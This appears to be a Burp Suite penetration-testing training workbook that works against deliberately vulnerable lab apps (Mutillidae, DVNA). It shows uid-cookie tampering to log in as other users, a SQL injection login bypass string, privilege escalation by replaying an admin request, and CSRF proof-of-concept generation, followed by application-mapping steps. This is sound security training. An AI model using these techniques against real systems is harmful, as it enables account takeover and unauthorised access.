
Attack Save Columns

| Results | Target | Positions | Payloads | Options | | | | |
|---------------------------|---------|-----------|--------------------------|--------------------------|--------|-----------|---------------|---------|
| Filter: Showing all items | | | | | | | | |
| Request ▲ | Payload | Status | Error | Timeout | Length | username= | -Cookie: uid= | Comment |
| 0 | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47265 | user1 | 25 | |
| 1 | user_1 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_1 | 28 | |
| 2 | user_2 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_2 | 29 | |
| 3 | user_3 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_3 | 30 | |
| 4 | user_4 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_4 | 31 | |
| 5 | user_5 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_5 | 32 | |
| 6 | user_6 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_6 | 33 | |
| 7 | user_7 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_7 | 35 | |
| 8 | user_8 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_8 | 34 | |
| 9 | user_9 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47276 | user_9 | 36 | |
| 10 | user_10 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_10 | 37 | |
| 11 | user_11 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_11 | 38 | |
| 12 | user_12 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_12 | 39 | |
| 13 | user_13 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_13 | 40 | |
| 14 | user_14 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_14 | 41 | |
| 15 | user_15 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_15 | 42 | |
| 16 | user_16 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47287 | user_16 | 43 | |
| 17 | user_17 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47187 | | | |
| 18 | user_18 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47187 | | | |
| 19 | user_19 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47187 | | | |
| 20 | user_20 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47187 | | | |

Null Payload

Scenario: We want to check the pattern for `uid` cookie, when the same user logs into the Mutillidae application again and again.

1. Send the login request to the `Intruder`, and click on `clear §` button to remove all payload position markings.
2. Select *attack type* as `Sniper`.



3. Navigate to the `Payloads` sub-tab, and select *payload type* as `Null payloads`.
4. In the `Payload Options [Null payloads]` section, specify the total number of requests to be made.

Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
 6 × 7 × 8 × 9 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,000
 Payload type: Null payloads Request count: 1,000

Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

Generate 1000 payloads
 Continue indefinitely

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

| Add | Enabled | Rule |
|--------|---------|------|
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

- Start the attack and observe the `uid` values returned by the server.

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | username= | -Cookie: uid= | Comments |
|---------|---------|--------|-------|---------|--------|-----------|---------------|----------|
| 0 | null | 302 | | | 47265 | user1 | 25 | |
| 1 | null | 302 | | | 47265 | user1 | 25 | |
| 2 | null | 302 | | | 47265 | user1 | 25 | |
| 3 | null | 302 | | | 47265 | user1 | 25 | |
| 4 | null | 302 | | | 47265 | user1 | 25 | |
| 5 | null | 302 | | | 47265 | user1 | 25 | |
| 6 | null | 302 | | | 47265 | user1 | 25 | |
| 7 | null | 302 | | | 47265 | user1 | 25 | |
| 8 | null | 302 | | | 47265 | user1 | 25 | |
| 9 | null | 302 | | | 47265 | user1 | 25 | |
| 10 | null | 302 | | | 47265 | user1 | 25 | |
| 11 | null | 302 | | | 47265 | user1 | 25 | |
| 12 | null | 302 | | | 47265 | user1 | 25 | |
| 13 | null | 302 | | | 47265 | user1 | 25 | |
| 14 | null | 302 | | | 47265 | user1 | 25 | |
| 15 | null | 302 | | | 47265 | user1 | 25 | |
| 16 | null | 302 | | | 47265 | user1 | 25 | |
| 17 | null | 302 | | | 47265 | user1 | 25 | |
| 18 | null | 302 | | | 47265 | user1 | 25 | |
| 19 | null | 302 | | | 47265 | user1 | 25 | |
| 20 | null | 302 | | | 47265 | user1 | 25 | |
| 21 | null | 302 | | | 47265 | user1 | 25 | |
| 22 | null | 302 | | | 47265 | user1 | 25 | |

894 of 1000

Type a search term: 0 matches Clear

0 payload positions Length: 668

- We notice that `uid` is set to a constant value for a valid user. Hence, `uid` could be brute-forced in order to gain access to a random user's account.
- Intercept the login request for a user, say `user`.

POST /mutillidae/index.php?page=login.php HTTP/1.1

Host vuln.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip, deflate

Referer: http://vuln.cxm/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1

Content-Type: application/x-www-form-urlencoded

Content-Length: 57

Cookie: showhints=0; PHPSESSID=116te79lnlapbcc282dauh464; acopenidvids=swingset,jotto,phppbb2/redmine; acgroupswithpersist=nada; osCommerceSID=

Upgrade-Insecure-Requests: 1

username=**user**&password=**user**&submit-button=Login

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Login
Back Help Me!
Please sign-in
Username: **user**
Password: **user**
Login
Dont have an account? Please register here

8. Change the value of `uid`, say from `23` to `30`, and forward the request.

The screenshot shows the Burp Suite interface. In the bottom-left panel, a modified HTTP request is displayed. The 'Set-Cookie' header has been changed from 'Set-Cookie: uid=23' to 'Set-Cookie: uid=30'. A callout bubble points to this modified cookie with the text 'Modify the UID value.' In the top-right panel, the OWASP Mutillidae II: Web Pwn in Mass Production login page is shown. The 'Username' field contains 'user' and the 'Password' field contains '***'. Below the form, a message says 'Dont have an account? Please register here'.

9. Observe the value of `Logged-In-User` in the response header. It says `user_3` instead of `user`.

The screenshot shows the Burp Suite interface. In the bottom-left panel, a modified HTTP request is displayed. The 'Set-Cookie' header has been changed from 'Set-Cookie: uid=30' to 'Set-Cookie: uid=30; LoggedInUser=user_3'. A callout bubble points to this modified cookie with the text 'LoggedInUser: user_3'. In the top-right panel, the OWASP Mutillidae II: Web Pwn in Mass Production login page is shown. The 'Username' field contains 'user' and the 'Password' field contains '***'. Below the form, a message says 'Dont have an account? Please register here'. The response header 'Logged-In-User' is shown as 'user_3'.

10. Just by changing the `uid` value, we could bypass the authentication mechanism and successfully log in as a random user.

The screenshot shows a penetration testing environment with two main windows:

- Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco (single user license)**: This window displays a list of intercepted HTTP requests. One request, #913, is highlighted with a yellow box and labeled "Edited response". A callout bubble points to the response body, which contains the modified 'uid' cookie value: "Set-Cookie: uid=3; Path=/; HttpOnly; Secure; PopUpNotificationCode=AU1".
- Damn Vulnerable Web App - vuln.cxm/mutillidae**: This is a web application titled "OWASP Mutillidae II: Web Pwn in Mass Production". It shows a user logged in as "user_3 (user_3)". The page content includes a note about modifying the 'uid' cookie, social sharing links, and navigation links for OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources.

Request in Browser: Privilege Escalation Check

- In Mutillidae, go back to the login page by clicking on "Login/Register" link.

- Login to the Mutillidae application as an admin user.
- If you do not know the admin credentials, login using the SQL Injection attack. Enter following text in the username and password input fields:

```
' or 1 -- //
```

Please sign-in

Username ' or 1 -- //

Password [REDACTED]

Login

Dont have an account? Please register here

- As an `admin` user, access some of the protected resources.

- Log-off from the admin account.


The screenshot shows the Burp Suite Professional interface on the left and a web browser window on the right. The browser window displays the OWASP Mutillidae II: Keep Calm and Pwn On website. A yellow callout box highlights the text "Admin logs off after accessing phpmyadmin.php page". The Burp Suite interface shows a list of requests, with the last few entries related to the admin user's session.

8. Login as a non-admin user.

The screenshot shows the Burp Suite Professional interface on the left and a web browser window on the right. The browser window displays the OWASP Mutillidae II: Keep Calm and Pwn On website. A yellow callout box highlights the text "Non-admin user logs in". Another callout box points to the "Hints and Videos" link with the text "TIP: Click Hint and Videos on each page". The Burp Suite interface shows a list of requests, with the last few entries related to the non-admin user's session.

9. In Burp Suite, identify the protected resource (that was requested in step #1).

- Right click on the request and select Request in browser > In original session from the context menu. Copy the URL displayed at system prompt and paste it in a new browser window.



Non-admin user ('john') had an active session running in the browser.

The request was replaced exactly as it was at the time of its capture, i.e., with admin credentials.

MySQL said: #1146 - Table 'pma_recon' doesn't exist

General Settings

- Server connection collation: utf8_general_ci
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Database server

Appearance Settings

Web server

- The protected webpage would load with -permissions of the original user-, i.e., as an `admin` (refer step #1).
- Repeat step #4.
- Right click on the request and select `Request in browser > In current browser session` from the context menu. Copy the URL displayed at system prompt and paste it in a new browser window.

Replaying a request captured from an Admin's session.

In original session Ctrl+4

In current browser session Ctrl+5

MySQL said: #1146 - Table 'pma_recon' doesn't exist

General Settings

- Server connection collation: utf8_general_ci
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Database server

Appearance Settings

Web server


The screenshot shows the Burp Suite Professional interface. On the left, the 'Intercept' tab is selected, displaying a list of requests. One request, with the URL `/index.php?page=phpmyadmin.php`, is highlighted in orange. The browser window on the right shows a login page for 'phpMyAdmin'. The status bar at the bottom of the browser window indicates 'Waiting for 192.168.56.101...'. The Burp Suite title bar at the top says 'Burp Suite Professional v1.7.33 - OWASP_Top10_Assignment - licensed to Appsecco (single user)'.

14. If the protected page loads successfully with session details of currently active non-admin user, then we have identified a **privilege escalation** issue.


This screenshot shows the Burp Suite Professional interface on the left and a browser window on the right. The browser window displays the 'OWASP Mutillidae II: Keep Calm and Pwn On' website, which includes a 'phpMyAdmin' section. A yellow callout box points from the Burp Suite interface to the browser window, specifically highlighting the 'Protected Resource: phpMyAdmin.php' entry in the list of requests. The browser window shows a MySQL error message: 'SELECT `tables` FROM `pma_recent` WHERE `username` = "root"'. The status bar at the bottom of the browser window says 'A non-admin user was able to access a protected resource.' The Burp Suite title bar at the top says 'Burp Suite Professional v1.7.33 - OWASP_Top10_Assignment - licensed to Appsecco (single user)'.

CSRF PoC Generator



- Identify and intercept the request that seems vulnerable to Cross Site Request Forgery issue.
- In the Intercept tab, right click and select Engagement tools > Generate CSRF :PoC .




- In CSRF PoC Generator window, choose an appropriate option and regenerate the HTML content.




- Click on Test in browser button.
- Copy the generated URL (from step #3) and paste it into a separate browser window.
- Ensure that the victim user was already logged-in into the target website.



7. Trick the victim into accessing the malicious URL that would trigger a successful CSRF attack.



8. The impact of a CSRF attack is only limited by what the **logged in** user could do.




Recon and Analysis

Using Burp's Target Tool

- Recon and Analysis
 - Using Burp's Target Tool
 - Manual Application Mapping
 - Defining Target Scope
 - Add to Scope
 - Remove from Scope
 - Target Scope
 - Advanced Scope Control
 - Reviewing Unrequested Items
 - Discovering Hidden Content
 - Automated Scanning
 - Analyzing The Attack Surface
 - Display Filters
 - Annotating Interesting Items
 - Sending items to other Burp Tools
 - Searching Branches of Site Map
 - Find Comments and Scripts
 - Find References

Manual Application Mapping

1. Access the DVNA application.





Login

Login

Enter login

Password

Enter password

Submit

[Register a new account](#)

[Forgot password](#)

2. Perform user-driven testing by visiting each of the hyperlinks, and submitting each of the forms with valid data.
-

Stage-1: Before Logging In

- o Try submitting the login form with an arbitrary username and password.

Login

Invalid Credentials

Login

Enter login

Password

Enter password

Submit

[Register a new account](#)

[Forgot password](#)

- An anonymous user is allowed to create an account, so let's register ourselves on the application.
- Click on "Register a new account" hyperlink.
- Fill-in the registration form and submit it.

Register

Name

mirage

Login

user1

Email

dummy@something.com

Password

Password Confirmation

SubmitAlready registered? [Login here](#)

Damn Vulnerable NodeJS Application

- In the current example, the username is `user1` and password is `welcome123`
- Click on the "Logout" button to return to the login page.

» A1: Injection

» A2: Broken Authentication and Session Management

Logout

- Click on the "Forgot Password" hyperlink.

Login

Login

Enter login

Password

Enter password

Submit

[Register a new account](#)

[Forgot password](#)

Reset Password

Login

Enter login name

Submit

[Register and create new account](#)

- Enter an invalid username and submit the "Reset Password" form.

Reset Password


Invalid login username

- Enter a valid username and submit the "Reset Password" form.

Login

[Check email for reset link](#)

- Return to the login page by clicking on application name that's displayed in the topmost bar.



- Login to the application using valid credentials.

A screenshot of a web browser showing the login page of the Damn Vulnerable NodeJS Application. The title bar is dark with white text that reads "Damn Vulnerable NodeJS Application". Below the title bar is a light-colored header area containing a "Logout" link. The main content area contains a form with two fields: "Username" and "Password", followed by a "Login" button. Below the form is a link labeled "Forgot your password?".

Welcome to Damn Vulnerable NodeJS Application

Stage-2: After Logging In

- Identify distinct links and forms visible after a successful login.
- Visit each of the hyperlinks, and submit each of the forms with valid data.
- Repeat the process described above for every discovered webpage.
- Some examples:
 - <http://127.0.0.1:9090/app/usersearch> > Existing User

User Search

Login

Enter login to search

Submit

Search Result

| Name | |
|--------|--|
| mirage | |

| ID | |
|----|--|
| 1 | |

- <http://127.0.0.1:9090/app/usersearch> > **Non-existent User**

User Search

User not found

Login

Enter login to search

Submit

- <http://127.0.0.1:9090/app/ping> > **localhost**

Test System Connectivity

Address

Enter public IP address

Submit

Command Output

```
PING localhost (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.071 ms
--- localhost ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.033/0.052/0.071/0.000 ms
```

- <http://127.0.0.1:9090/app/useredit> > **Change Password**

User Profile

Updated successfully

Update User Information

Name

mirage

Email

dummy@something.com

Change Password

New Password

Welcome123Changed

Password Confirmation

Welcome123Changed

Submit

- <http://127.0.0.1:9090/app/admin>

Admin Dashboard

You are not an Admin

